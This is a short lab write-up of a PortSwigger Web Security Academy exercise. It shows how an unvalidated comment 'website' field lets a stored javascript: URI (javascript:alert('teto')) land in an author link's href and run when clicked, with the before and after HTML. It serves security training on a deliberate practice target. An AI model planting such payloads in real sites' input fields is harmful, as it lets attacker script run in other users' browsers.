Stored XSS — javascript: URI in Website Field
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | Stored Cross-Site Scripting (XSS) — javascript: URI |
| Difficulty | Apprentice |
| Injection Point | Website field in comment section → populates href attribute |
| Goal | Store a javascript: URI that executes when the author link is clicked |
Phase 1 — Identifying the Sink
Navigating to a blog post and opening the comment section:

Leaving a comment with a normal URL in the website field and inspecting the resulting HTML:
<p>
    <img src="/resources/images/avatarDefault.svg" class="avatar">
    <a id="author" href="www.teto.com">Teto</a> | 11 May 2026
</p>
The website field populates the href attribute of the author link directly — no scheme validation, no sanitization. This is the same sink as the DOM XSS jQuery href lab, but here the payload is stored in the database rather than read from the URL.
Phase 2 — Exploitation
Substituting the URL with a javascript: URI:
Website: javascript:alert('teto')
The resulting stored HTML:
<p>
    <img src="/resources/images/avatarDefault.svg" class="avatar">
    <a id="author" href="javascript:alert('teto')">Teto</a> | 11 May 2026
</p>

Clicking the author name triggered the alert. Lab solved.